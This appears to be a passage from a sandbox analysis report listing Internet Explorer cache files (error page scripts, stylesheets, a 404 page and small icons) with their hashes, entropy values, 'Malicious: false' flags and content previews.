Size (bytes):	453
Entropy (8bit):	5.019973044227213
Encrypted:	false
SSDEEP:	6:3llVuiPjlXJYhg5suRd8PImMo23C/kHrJ8yA/NIeYoWg78C/vTFvbKLAh3:V/XPYhiPRd8j7+9LoIrobtHTdbKi
MD5:	20F0110ED5E4E0D5384A496E4880139B
SHA1:	51F5FC61D8BF19100DF0F8AADAA57FCD9C086255
SHA-256:	1471693BE91E53C2640FE7BAEECBC624530B088444222D93F2815DFCE1865D5B
SHA-512:	5F52C117E346111D99D3B642926139178A80B9EC03147C00E27F07AAB47FE38E9319FE983444F3E0E36DEF1E86DD7C56C25E44B14EFDC3F13B45EDEDA064DB5 A
Malicious:	false
Preview:	......JFIF.....d.d......Ducky.....P.....Adobe.d..... ..... W..... .....Qa.....?.....%.....x.....s...Z.....j.T.wz.6...X.@... V.3tM...P@.u.%...m..D.25...T...F.....p.....A.....BP..qD.(.....ntH.@.....h?..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\bullet[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	447
Entropy (8bit):	7.304718288205936
Encrypted:	false
SSDEEP:	12:6v/71Cyt/JNTWxGdr+kZDWO7+4dKlv0b1GKuxu+R:/yBJNTqsSk9BTwE05su+R
MD5:	26F971D87CA00E23BD2D064524AEF838
SHA1:	7440BEFF2F4F8FABC9315608A13BF26CABAD27D9
SHA-256:	1D8E5FD3C1FD384C0A7507E7283C7FE8F65015E521B84569132A7EABEDC9D41D
SHA-512:	C62EB51BE301BB96C80539D66A73CD17CA2021D5D816233853A37DB72E04050271E581CC99652F3D8469B390003CA6C62DAD2A9D57164C620B7777AE99AA1B1
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE...(EkFRp&@e&@e)Af)AgANjBNjDNjDNj2Vv-Xz-Y{3XyC\}E_.2j.3l.8p.7q.;j.;l.Zj.\l.5o.7q.<..aw.<..dz.E.....1..@.7..~.....9..:.....A ..B..E..9..:..a..c..b..g.#M.%O.#r.#s.%y.2..4..+..-..?..@..;..p..s...G..H..M.....z`....#tRNS...../,....mIDATx^..C..`.....S....y'...05...|..k.X.....*`.F.K....JQ..u.<.}.. .. [U..m....'r%.....yn.`.7F..).5..b..rX.T.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\down[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	748

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\down[1]	
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~..... ....b.....$..s...7tRNS.a.o(,.s....e.....q*..... .....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV ...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\errorPageStrings[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299
Malicious:	false
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts ";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet conn ection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";....//used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\httpErrorPagesScripts[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C0384
Malicious:	false
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.su bstring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var pound Index = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\info_48[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 47 x 48, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	4113
Entropy (8bit):	7.9370830126943375
Encrypted:	false
SSDEEP:	96:WNTJL8szf79M8FUjE39KJoUUuJPnvmKacs6Uq7qDMj1XPL:WNrzFoQSJPnvzs6rL
MD5:	5565250FCC163AA3A79F0B746416CE69
SHA1:	B97CC66471FCDEE07D0EE36C7FB03F342C231F8F
SHA-256:	51129C6C98A82EA491F89857C31146ECEC14C4AF184517450A7A20C699C84859

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\info_48[1]	
SHA-512:	E60EA153B0FECE4D311769391D3B763B14B9A140105A36A13DAD23C2906735EAAB9092236DEB8C68EF078E8864D6E288BEF7EF1731C1E9F1AD9B0170B95AC134
Malicious:	false
IE Cache URL:	res://ieframe.dll/info_48.png
Preview:	.PNG.....IHDR.../...0.....#.....IDATx^...pUU..{....KB.....!....F.....jp.Q.....Vg.F..m.Q....{...,m.@.56D...&$d!.<..}....s..K9.....{.....[./<..T..I.I..JR)).9.k.N.%.E.W^}....Po.....X..;.=.P...../...+...9./..s.....9..|.....*.7v.`..V.....-^.$S[[[.....K..z.....3..3....5 ...0..''/n/.c...&.{.ht..?....A..I{.n.....|....t.....N}..%.v...:.E..i....`....a.k.mg.LX..fcFU.fO-..YEfd.}...~.".. ....}I$....^.re..'^X..*}.?.^U.G..... .30...X.....f[.l0.P`..KC...[..[..6....~..i..Q.|;x..T .....s.5...n+.0..;...H#.2..#.M..m[^3x&E.Ya..\K..{[..M..g...yf0..~....M.]7..ZZZ:..a.O.G64]....9..l[..a... .N,,.h.....5...f*.y...}...BX{.G^...?.c.....s^..P.(..G...t.0.:.X.DCs.....]vf...py).....x..>-..Be.a...G...Y!...z...g.{....d.s.o.....%.x.....R.W.....Z.b,....!..6Ub....U.qY(/v..m.a...4.`Qr\.E.G..a)..t..e.j.W.....C<.1.....c..l1w....]3%....tR;,..3..-.NW.5...t..H..h..D..b.....M....)B..2J...)..o..m..M.t....wn./....+Wv....xkg..*..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\ErrorPageTemplate[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2168
Entropy (8bit):	5.207912016937144
Encrypted:	false
SSDEEP:	24:5+j5xU5k5N0ndgvoyeP0yyiyQCDr3nowMVworDtX3orKxWxDnCMA0da+hieyuSQK:5Q5K5k5pvFehWrrarrZIrHd3FIQfOS6
MD5:	F4FE1CB77E758E1BA56B8A8EC20417C5
SHA1:	F4EDA06901EDB98633A686B11D02F4925F827BF0
SHA-256:	8D018639281B33DA8EB3CE0B21D11E1D414E59024C3689F92BE8904EB5779B5F
SHA-512:	62514AB345B6648C5442200A8E9530DFB88A0355E262069E0A694289C39A4A1C06C6143E5961074BFAC219949102A416C09733F24E8468984B96843DC222B436
Malicious:	false
Preview:	.body..{...font-family: "Segoe UI", "verdana", "arial";...background-image: url(background_gradient.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;...color: #575757;..}....body.securityError..{...font-family: "Segoe UI", "verdana" , "Arial";...background-image: url(background_gradient_red.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;..}....body.tabInfo..{...background-image: none;...background-color: #F4F4F4;..}.. ..a..{...color: rgb(19,112,171);.font-size: 1em;...font-weight: normal;...text-decoration: none;...margin-left: 0px;...vertical-align: top;..}....a:link, a:visited..{...color: rgb(19,112,171);...text-decoration: none;...vertical-align: top;..}....a:hover..{...color: rgb(7,74,229);...text-decoration: underline;..}....p..{...font-size: 0.9em;..}.....h1 /* used for Title */..{...color: #4465A2;...font-size: 1.1em;...font-weight: normal;...vertical-align

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\ErrorPageTemplate[2]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2168
Entropy (8bit):	5.207912016937144
Encrypted:	false
SSDEEP:	24:5+j5xU5k5N0ndgvoyeP0yyiyQCDr3nowMVworDtX3orKxWxDnCMA0da+hieyuSQK:5Q5K5k5pvFehWrrarrZIrHd3FIQfOS6
MD5:	F4FE1CB77E758E1BA56B8A8EC20417C5
SHA1:	F4EDA06901EDB98633A686B11D02F4925F827BF0
SHA-256:	8D018639281B33DA8EB3CE0B21D11E1D414E59024C3689F92BE8904EB5779B5F
SHA-512:	62514AB345B6648C5442200A8E9530DFB88A0355E262069E0A694289C39A4A1C06C6143E5961074BFAC219949102A416C09733F24E8468984B96843DC222B436
Malicious:	false
Preview:	.body..{...font-family: "Segoe UI", "verdana", "arial";...background-image: url(background_gradient.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;...color: #575757;..}....body.securityError..{...font-family: "Segoe UI", "verdana" , "Arial";...background-image: url(background_gradient_red.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;..}....body.tabInfo..{...background-image: none;...background-color: #F4F4F4;..}.. ..a..{...color: rgb(19,112,171);.font-size: 1em;...font-weight: normal;...text-decoration: none;...margin-left: 0px;...vertical-align: top;..}....a:link, a:visited..{...color: rgb(19,112,171);...text-decoration: none;...vertical-align: top;..}....a:hover..{...color: rgb(7,74,229);...text-decoration: underline;..}....p..{...font-size: 0.9em;..}.....h1 /* used for Title */..{...color: #4465A2;...font-size: 1.1em;...font-weight: normal;...vertical-align

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\background_gradient[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 1x800, frames 3
Category:	downloaded
Size (bytes):	453
Entropy (8bit):	5.019973044227213
Encrypted:	false
SSDEEP:	6:3llVuiPjlXJYhg5suRd8PImMo23C/kHrJ8yA/NIeYoWg78C/vTFvbKLAh3:V/XPYhiPRd8j7+9LoIrobtHTdbKi
MD5:	20F0110ED5E4E0D5384A496E4880139B
SHA1:	51F5FC61D8BF19100DF0F8AADAA57FCD9C086255
SHA-256:	1471693BE91E53C2640FE7BAEECBC624530B088444222D93F2815DFCE1865D5B
SHA-512:	5F52C117E346111D99D3B642926139178A80B9EC03147C00E27F07AAB47FE38E9319FE983444F3E0E36DEF1E86DD7C56C25E44B14EFDC3F13B45EDEDA064DB5A
Malicious:	false
IE Cache URL:	res://ieframe.dll/background_gradient.jpg

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\background_gradient[1]	
Preview:	......JFIF.....d.d.....Ducky.....P.....Adobe.d..... ..... W..... .....Qa.....?.....%.....x.....s...Z.....j.T.wz.6...X.@... V.3tM...P@.u.%...m..D.25...T...F.....p.....A.....BP..qD.(.....ntH.@.....h?..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\bullet[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	447
Entropy (8bit):	7.304718288205936
Encrypted:	false
SSDEEP:	12:6v/71Cyt/JNTWxGdr+kZDWO7+4dKIv0b1GKuxu+R:/yBJNTqsSk9BTwE05su+R
MD5:	26F971D87CA00E23BD2D064524AEF838
SHA1:	7440BEFF2F4F8FABC9315608A13BF26CABAD27D9
SHA-256:	1D8E5FD3C1FD384C0A7507E7283C7FE8F65015E521B84569132A7EABEDC9D41D
SHA-512:	C62EB51BE301BB96C80539D66A73CD17CA2021D5D816233853A37DB72E04050271E581CC99652F3D8469B390003CA6C62DAD2A9D57164C620B7777AE99AA1B1
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE...(EkFRp&@e&@e)Af)AgANjBNjDNjDNj2Vv-Xz-Y{3XyC\}E_.2j.3l.8p.7q.;j.;l.Zj.\l.5o.7q.<..aw.<..dz.E.....1..@.7..~.....9..:.....A ..B..E..9..:..a..c..b..g.#M.%O.#r.#s.%y.2..4..+..-..?..@..;..p..s...G..H..M.....z`....#tRNS...../,....mIDATx^..C..`.....S....y'...05...|..k.X.....*`.F.K....JQ..u.<.}.. .. [U..m....'r%.....yn.`.7F..).5..b..rX.T.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\down[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~..... ....b.....$..s...7tRNS.a.o(,.s....e.....q*..... .....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV ...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\errorPageStrings[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299
Malicious:	false
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts ";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet conn ection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";....//used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\errorPageStrings[2]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	4720
Entropy (8bit):	5.164796203267696

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\errorPageStrings[2]	
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299
Malicious:	false
IE Cache URL:	res://ieframe.dll/errorPageStrings.js
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet connection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";....//used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\httpErrorPagesScripts[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C0384
Malicious:	false
IE Cache URL:	res://ieframe.dll/httpErrorPagesScripts.js
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\http_404[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	6495
Entropy (8bit):	3.8998802417135856
Encrypted:	false
SSDEEP:	48:up4d0yV4VkBXvLutC5N9J/1a5TI7kZ3GUXn3GFa7K083GJehBu01kptk7KwyBwpM:uKp6yN9JaKktZX36a7x05hwW7RM
MD5:	F65C729DC2D457B7A1093813F1253192
SHA1:	5006C9B50108CF582BE308411B157574E5A893FC
SHA-256:	B82BFB6FA37FD5D56AC7C00536F150C0F244C81F1FC2D4FEFBBDC5E175C71B4F
SHA-512:	717AFF18F105F342103D36270D642CC17BD9921FF0DBC87E3E3C2D897F490F4ECFAB29CF998D6D99C4951C3EABB356FE759C3483A33704CE9FCC1F546EBCBB7
Malicious:	false
Preview:	.<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">....<html dir="ltr">.... <head>.. <link rel="stylesheet" type="text/css" href="ErrorPageTemplate.css">.... <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.... <title>HTTP 404 Not Found</title>.... <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="javascript:initHomepage(); expandCollapse('infoBlockID', true); initGoBack(); initMoreInfo('infoBlockID');">.... <table width="730" cellpadding="0" cellspacing="0" border="0">.... Error title -->.. <tr>.. <td id="infoIconAlign" width="60" align="left" valign="top" rowspan="2">.. <img src="info_48.png" id="infoIcon" alt="Info icon">..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\http_404[2]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	6495
Entropy (8bit):	3.8998802417135856
Encrypted:	false
SSDEEP:	48:up4d0yV4VkBXvLutC5N9J/1a5TI7kZ3GUXn3GFa7K083GJehBu01kptk7KwyBwpM:uKp6yN9JaKktZX36a7x05hwW7RM
MD5:	F65C729DC2D457B7A1093813F1253192

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\http_404[2]	
SHA1:	5006C9B50108CF582BE308411B157574E5A893FC
SHA-256:	B82BFB6FA37FD5D56AC7C00536F150C0F244C81F1FC2D4FEFBBDC5E175C71B4F
SHA-512:	717AFF18F105F342103D36270D642CC17BD9921FF0DBC87E3E3C2D897F490F4ECFAB29CF998D6D99C4951C3EABB356FE759C3483A33704CE9FCC1F546EBCBB7
Malicious:	false
Preview:	.<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">....<html dir="ltr">.... <head>.. <link rel="stylesheet" type="text/css" href="ErrorPageTemplate.css">.... <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.... <title>HTTP 404 Not Found</title>.... <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="javascript:initHomepage(); expandCollapse('infoBlockID', true); initGoBack(); initMoreInfo('infoBlockID');">.... <table width="730" cellpadding="0" cellspacing="0" border="0">.... Error title -->.. <tr>.. <td id="infoIconAlign" width="60" align="left" valign="top" rowspan="2">.. <img src="info_48.png" id="infoIcon" alt="Info icon">..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\info_48[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 47 x 48, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	4113
Entropy (8bit):	7.9370830126943375
Encrypted:	false
SSDEEP:	96:WNTJL8szf79M8FUjE39KJoUUuJPnvmKacs6Uq7qDMj1XPL:WNrzFoQSJPnvzs6rL
MD5:	5565250FCC163AA3A79F0B746416CE69
SHA1:	B97CC66471FCDEE07D0EE36C7FB03F342C231F8F
SHA-256:	51129C6C98A82EA491F89857C31146ECEC14C4AF184517450A7A20C699C84859
SHA-512:	E60EA153B0FECE4D311769391D3B763B14B9A140105A36A13DAD23C2906735EAAB9092236DEB8C68EF078E8864D6E288BEF7EF1731C1E9F1AD9B0170B95AC134
Malicious:	false
Preview:	.PNG.....IHDR.../...0.....#.....IDATx^...pUU..{....KB.....!....F.....jp.Q.....Vg.F..m.Q....{...,m.@.56D...&$d!.<..}....s..K9.....{.....[./<..T..I.I..JR)).9.k.N.%.E.W^}....Po.....X..;.=.P...../...+...9./..s.....9..|.....*.7v.`..V.....-^.$S[[[.....K..z.....3..3....5 ...0.."/n/.c...&.{.ht..?....A..I{.n.....|....t.....N}..%.v...:.E..i....`....a.k.mg.LX..fcFU.fO-..YEfd.}...~.''.....}I$....^.re..'^X..*}.?.^U.G..... .30...X.....f[.l0.P`..KC...[..[..6....~..i..Q.|;x..T .....s.5...n+.0..;...H#.2..#.M..m[^3x&E.Ya..\K..{[..M..g...yf0..~....M.]7..ZZZ:..a.O.G64]....9..l[..a...N,,.h.....5...f*.y...}...BX{.G^...?.c.....s^..P.(..G...t.0.:.X.DCs.....]vf...py).....x..>-..Be.a...G...Y!...z...g.{....d.s.o.....%.x.....R.W.....Z.b,...!..6Ub....U.qY(/v..m.a...4.`Qr\.E.G..a)..t..e.j.W.....C<.1.....c..l1w....]3%....tR;,,..3..-.NW.5...t..H..h..D..b.....M....)B..2J...)..o..m..M.t....wn./....+Wv....xkg..*..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\background_gradient[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 1x800, frames 3
Category:	dropped
Size (bytes):	453
